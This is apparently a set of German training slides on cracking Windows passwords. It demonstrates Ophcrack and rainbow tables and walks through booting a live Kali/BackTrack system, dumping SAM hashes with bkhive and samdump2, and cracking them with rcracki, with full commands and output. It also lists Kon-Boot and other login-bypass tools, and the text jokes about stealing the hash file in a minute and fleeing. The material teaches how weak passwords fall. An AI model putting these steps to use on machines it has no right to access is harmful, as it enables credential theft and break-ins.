Graphics mode 1024x768
English language
and US keyboard

Automatic boot in 8 seconds...

Load

Delete

Save

Tables

Stop

Help

Exit

OS About

Progress

Statistics

Preferences

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator	b749cddc798cd6...	0ca7f2791998dee...		empty	
Gast	31d6cfe0d16ae93...			empty	
Hilfeassistent	7e76e9cd7160b2...	808aa3ea742473...			
SUPPORT_388945a0		2334d0385b7685...			
user	ac41d95bf6bb140...	8ffc5a727d68315...	TETTANAN	G,10	Tettnang,10

Table

Directory

Status

Progress

XP free small	//mnt/hdc/tables/x...	100% in RAM	
---------------	-----------------------	-------------	--

Preload:

done

Brute force:

19%

Pwd found:

2/5

Time elapsed:


0h 0m 37s

39 Sekunden für "Tettnang,10" unter Verwendung der schon mitgelieferten Rainbow-Table "XP free small"! Ca. 25 Sekunden für das Laden der 380MB-Tabelle, 15 Sekunden für den Crack!

Passwort "MsgsP,10!" war nicht zu cracken ... aber ... es gibt auch bei der Firma bis zu 2TB große Festplatten mit Hashes bei deren Berechnung auch Sonderzeichen eingeflossen sind.

PROFESSIONAL NTHASH TABLES

**949,- US-\$, incl.
Festplatte +
Frachtkosten**



► Vista_specialXL

Success rate: 99%

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"#\$%&'()*+,-./:;<=>?@[^_`{}~ (including the space character) for passwords of length 1 to 7

Size: 107GB

► Vista_eightXL

Success rate: 99%

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"#\$%&'()*+,-./:;<=>?@[^_`{}~ (including the space character) for passwords of length 8

Size: 2.0TB

► Vista_nine

Success rate: 99%

Charset: 0123456789abcdefghijklmnopqrstuvwxyz for passwords of length 9

Size: 52GB



Weitere Fähigkeiten von Ophcrack & Co.

- Es reicht aus die notwendigen Daten (z.B. SAM-Datei) von Windows zu haben.
 - „*Diebstahl*“ dauert ca. 1 Minute
 - Kann an anderer Stelle „*gemütlich*“ gecrackt werden.
- Die Firma hinter Ophcrack stellt unter <http://www.objectif-securite.ch/en/ophcrack.php> einen Online-Hash-Cracker (nur bis Win-XP) zur Verfügung (umfangreiche Rainbow-Tables!)
- Im Netz abgefangene NTLM-Hashes (z.B. mit Cain & Abel) können einzeln gecrackt werden.
- ...

Fülle an weiteren Tools zu diesem Thema ...

- SystemRescueCD – mittels chntpw auf SAM
<http://sysresccd.org>,
<http://www.youtube.com/watch?v=rIHbBK7IkFs>
- Kon-Boot, 19,- US-\$, umgeht Passwort
<http://www.piotrbania.com/all/kon-boot/>,
bis Windows 8 mit EFI od. Windows Server 2008
<http://www.youtube.com/watch?v=2lr7SYER8x4>
<http://youtu.be/KNp4xxuwznU>
- Kali-Linux bzw. Vorgänger << back|track
<http://www.backtrack-linux.org/>
<http://www.kali.org/>
- u.v.m ...

Bsp. Kali Linux mit Windows 7 → German Keyb.



4.) Mit der Schaltfläche + wird „German“ als Tastatur-Layout hinzugefügt, und mit der Schaltfläche - anschließend die englische Belegung entfernt.

Weiteres Bsp. – Back|track 5

1.

BackTrack Live CD

```
BackTrack Text – Default Boot Text Mode
BackTrack Stealth – No Networking enabled
BackTrack Forensics – No Drive or Swap Mount
BackTrack noDRM – No DRM Drivers
BackTrack Debug – Safe Mode
BackTrack Memtest – Run memtest
Hard Drive Boot – boot the first hard disk
```

- In VM ist Windows 7 installiert
- << back|track CD in Form einer ISO-Datei „einlegen“
- VM auf Linux-Typ umstellen und mit CD-Boot starten

2.

```
[ 2.958777] hub 2-2:1.0: USB hub found
[ 2.959017] hub 2-2:1.0: 7 ports detected
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux
root@bt:~# uname /a
uname: extra operand `/a'
Try `uname --help' for more information.
root@bt:~# uname -a
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux
root@bt:~# startx_
```

"The quieter you become, the more you are able to hear."

3.

Install BackTrack



airy2T

Applications Places System >_

- Preferences
- Administration
- Help and Support
- About GNOME
- Log Out root...
- Shut Down...

About Me
Appearance
Assistive Technologies
Keyboard
Keyboard Shortcuts
Main Menu
Monitors

4.

Install BackTrack



airy2T

Keyboard Preferences

General Layouts Accessibility Mouse Keys

Germany
USA

Add...

Move Up

Abhängig von realer
Festplattensituation

Hashes aus Windows 7 holen

```
root@bt:~# mount /dev/sdb2 /mnt
```

```
root@bt:~# bkhive /mnt/Windows/System32/config/SYSTEM ~/syskey.txt
```

bkhive 1.1.1 by Objectif Securite

<http://www.objectif-securite.ch>

original author: ncuomo@studenti.unina.it

Alt Gr + ~ danach Leertaste
(Homeverz. von root)

Root Key : CMI-CreateHive{F10156BE-0E87-4EFB-969E-5DA29D131144}

Default ControlSet: 001

Bootkey: 1baca1f9e4c3e7469734596ce4db881c

```
root@bt:~# samdump2 /mnt/Windows/System32/config/SAM ~/syskey.txt > ~/hashes.txt
```

samdump2 1.1.1 by Objectif Securite

<http://www.objectif-securite.ch>

original author: ncuomo@studenti.unina.it

Root Key : CMI-CreateHive{899121E8-11D8-44B6-ACEB-301713D5ED8C}

```
root@bt:~# cat hashes.txt
```

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5 ...

Gast:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

user:1000:aad3b435b51404eeaad3b435b51404ee:c81f68e81870a3f602448b7df260d32f:::

```
root@bt:~# umount /mnt
```

Damit hat man alle notwendigen Daten (bei Live-
CD natürlich noch irgendwo dauerhaft speichern)
und kann sich ggf. schon aus dem Staub machen!

Weiteres Bsp. – Kali / Back|track 5 m. Windows 7

- Nachfolgend wird davon ausgegangen, dass Sie schon im Besitz passender Rainbow-Tables sind. Ggf. Download von <http://www.freerainbowtables.com/de/tables2/>

NTLM rainbow tables (2802 GB)	
ntlm_alpha-space#1-9: 36 GB	Torrent: 0 1 2 3 GARR mirror
ntlm_hybrid2(alpha#1-1,loweralpha#5-5,loweralpha-numeric#2-2,numeric#1-3)#0-0: 362 GB	Torrent: 0 1 2 3 GARR mirror
ntlm_hybrid2(loweralpha#7-7,numeric#1-3)#0-0: 26 GB	Torrent: 0 1 2 3 GARR mirror
ntlm_loweralpha-numeric#1-10: 440 GB	Torrent: 0 8 16 GARR mirror
ntlm_loweralpha-numeric-space#1-8: 16 GB	Torrent: 0 1 2 3 GARR mirror
ntlm_loweralpha-numeric-symbol32-space#1-7: 34 GB	Torrent: 0 1 2 3 GARR mirror
ntlm_loweralpha-numeric-symbol32-space#1-8: 428 GB	Torrent: 0 1 2 3 GARR mirror
ntlm_loweralpha-space#1-9: 35 GB	Torrent: 0 1 2 3 GARR mirror
ntlm_mixalpha-numeric#1-8: 275 GB	Torrent: 0 1 2 3 GARR mirror
ntlm_mixalpha-numeric-all-space#1-7: 87 GB	Torrent: 0 1 2 3 GARR mirror
ntlm_mixalpha-numeric-all-space#1-8: 1050 GB	Torrent: 0 8 16 24 32 GARR mirror
ntlm_mixalpha-numeric-space#1-7: 18 GB	Torrent: 0 1 2 3 GARR mirror

- Außerdem benötigen Sie bei Back|track das Software-Paket „**rcracki**“ oder „**rcracki_mt**“. Download über Browser von <http://download.opensuse.org/repositories/home:/quelrod/> 
Ubuntu_10.10_standard/i386/
- Bei Kali-Linux sind alle notwendigen Software-Tools bereits auf der Live-CD bzw. in einem installierten System

Weiteres Bsp. – Kali / Back|track 5 m. Windows 7

- Für diese Übung werden Rainbow-Tables, „**rcracki**“ und die hierfür noch notwendige „**charset.txt**“ über eine VM-Disk zur Verfügung gestellt! Diese IDE-Festplatte wird manuell gemountet.

```
root@bt:~# mount /dev/sda1 /mnt
```

```
root@bt:~# cd /mnt
```

```
root@bt:/mnt# ls -l
```

```
total 132
```

```
-rwxrwxrwx 1 root root 2772 2012-03-25 08:32 charset.txt
```

```
drwxrwxrwx 1 root root 4096 2012-03-25 08:23 ntlm_loweralpha-numeric-space#1-8_0
```

```
drwxrwxrwx 1 root root 4096 2012-03-25 08:26 ntlm_loweralpha-numeric-space#1-8_1
```

```
drwxrwxrwx 1 root root 4096 2012-03-25 08:30 ntlm_loweralpha-numeric-space#1-8_2
```

```
drwxrwxrwx 1 root root 4096 2012-03-25 08:33 ntlm_loweralpha-numeric-space#1-8_3
```

```
-rwxrwxrwx 1 root root 114328 2012-03-25 08:32 rcracki_0.6.6-1_i386.deb
```

```
root@bt:/mnt# dpkg --ignore-depends=libssl -i rcracki_0.6.6-1_i386.deb
```

```
Selecting previously deselected package rcracki.
```

```
(Reading database ... 238113 files and directories currently installed.)
```

```
Unpacking rcracki (from rcracki_0.6.6-1_i386.deb) ...
```

```
Setting up rcracki (0.6.6-1) ...
```

```
root@bt:/mnt#
```

charset.txt, rcracki als Debian-Paket
und ~16GB Rainbow-Tables

Installation von rcracki
in Live-System!

Weiteres Bsp. – Kali / Back|track 5 m. Windows 7

- Crack-Versuch für das Passwort des Users „user“.
- Verwendet werden Rainbowtables die Hashchains aller Passwörter mit 1-8 Zeichen (bestehend aus Kleinbuchstaben, Zahlen u. Leerzeichen) beinhalten → ~16GB an Daten.

```
root@bt:/mnt# cat ~/hashes.txt
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c ...
```

```
Gast:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
user:1000:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
```

```
root@bt:/mnt# rcracki -h 57d583aa46d571502aad4bb7aea09c70 *
```

```
Using 1 threads for pre-calculation and false alarm checking...
```

```
Found 40 rainbowtable files...
```

```
ntlm_loweralpha-numeric-space#1-8_0_10000x24663209_distrtrngen[p][i]_9.rti2:
```


```
Chain Position is now 24663209
```

```
147979254 bytes read, disk access time: 3.67 s
```

```
searching for 1 hash...
```

```
cryptanalysis time: 12.52 s
```

```
...
```



Die erste „Precalculation“ des Hashwerts braucht immer recht lang ...
danach geht es dann schneller weiter.

Weiteres Bsp. – Kali / Back|track 5 m. Windows 7

```
ntlm_loweralpha-numeric-space#1-8_3_10000x67108864_distrrtgen[p][i]_1.rti2:  
Chain Position is now 38997880  
233987280 bytes read, disk access time: 2.82 s  
searching for 1 hash...  
cryptanalysis time: 0.35 s  
Chain Position is now 67108864  
168665904 bytes read, disk access time: 1.91 s  
searching for 1 hash...  
plaintext of 57d583aa46d571502aad4bb7aea09c70 is user  
cryptanalysis time: 0.13 s
```

statistics


```
plaintext found:          1 of 1 (100.00%)  
total disk access time:   220.08 s  
total cryptanalysis time:  18.49 s  
total pre-calculation time: 48.85 s  
total chain walk step:    199940004  
total false alarm:        19762  
total chain walk step due to false alarm: 72743256
```

result

```
57d583aa46d571502aad4bb7aea09c70  user  hex:75736572  
root@bt:/mnt#
```

Gute 4 Minuten später ist das Passwort gefunden.

Grund: Richtiger Hash wurde leider erst in der 32 Datei (von 40) gefunden. Das kann aber mit etwas Glück auch schon nach wenigen Sekunden der Fall sein!



30 Sekunden ist bei dem Passwort
auch kein schlechter Wert :-)

Grundlage war die gleiche Hash-
Sammlung wie im vorigen Beispiel!
Einfach mehr Glück und der Hash war
weiter vorne ...

statistics

```
-----
plaintext found:                1 of 1 (100.00%)
total disk access time:        16.64s
total cryptanalysis time:      0.66s
total pre-calculation time:    15.46s
total chain walk step:        49985001
total false alarm:             386
total chain walk step due to false alarm: 1929153
```

result

```
-----
5464fc3b4f41ebb4a0b45fe853d5383b au5wk3mt hex: 617535776b336d74
```

Kali-Linux / Back|track 5 m. Windows 7

statistics

```
-----  
plaintext found:          1 of 1 (100.00%)  
total disk access time:   46.60 s  
total cryptanalysis time:  4.06 s  
total pre-calculation time: 193.82 s  
total chain walk step:    799940001  
total false alarm:        1034  
total chain walk step due to false alarm: 15820085
```

result


```
-----  
c81f68e81870a3f602448b7df260d32f An, 63!z hex:416e2c3633217a
```

Knapp 4 Minuten für ein siebenstelliges, komplexes Passwort.


In dem Fall Verwendung von Rainbow-Tables mit 1-7 Zeichen Länge der Passwörter, Groß-Kleinschreibung, alle Zahlen, alle Sonder- und Satzzeichen sowie Leerzeichen → ~80GB an Datenvolumen für Rainbow-Tables

Rainbow-Tables für 1-8 ebenfalls verfügbar! Auch für noch längere Passwörter stehen Daten zur Verfügung.


Ach ja ... Linux ist da nicht Außen vor :-)



Bin ich schon drin? Oh ja! Das ist ja noch übler!



```
openSUSE
doing fast boot
[ 7.273006] sd 0:0:0:0: [sda] Assuming drive cache: write through
[ 7.284142] sd 0:0:0:0: [sda] Assuming drive cache: write through
[ 7.312142] sd 0:0:0:0: [sda] Assuming drive cache: write through
Creating device nodes with udev
Trying manual resume from /dev/sda1
Invoking userspace resume from /dev/sda1
resume: libcrypt version: 1.4.4
Trying manual resume from /dev/sda1
Invoking in-kernel resume from /dev/sda1
Waiting for device /dev/sda2 to appear: ok
fsck from util-linux-ng 2.16
[/sbin/fsck.ext4 (1) -- /] fsck.ext4 -a /dev/sda2
/dev/sda2: clean, 98508/518144 files, 599212/2070376 blocks
fsck succeeded. Mounting root device read-write.
Mounting root /dev/sda2
mount -o rw,acl,user_xattr -t ext4 /dev/sda2 /root
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
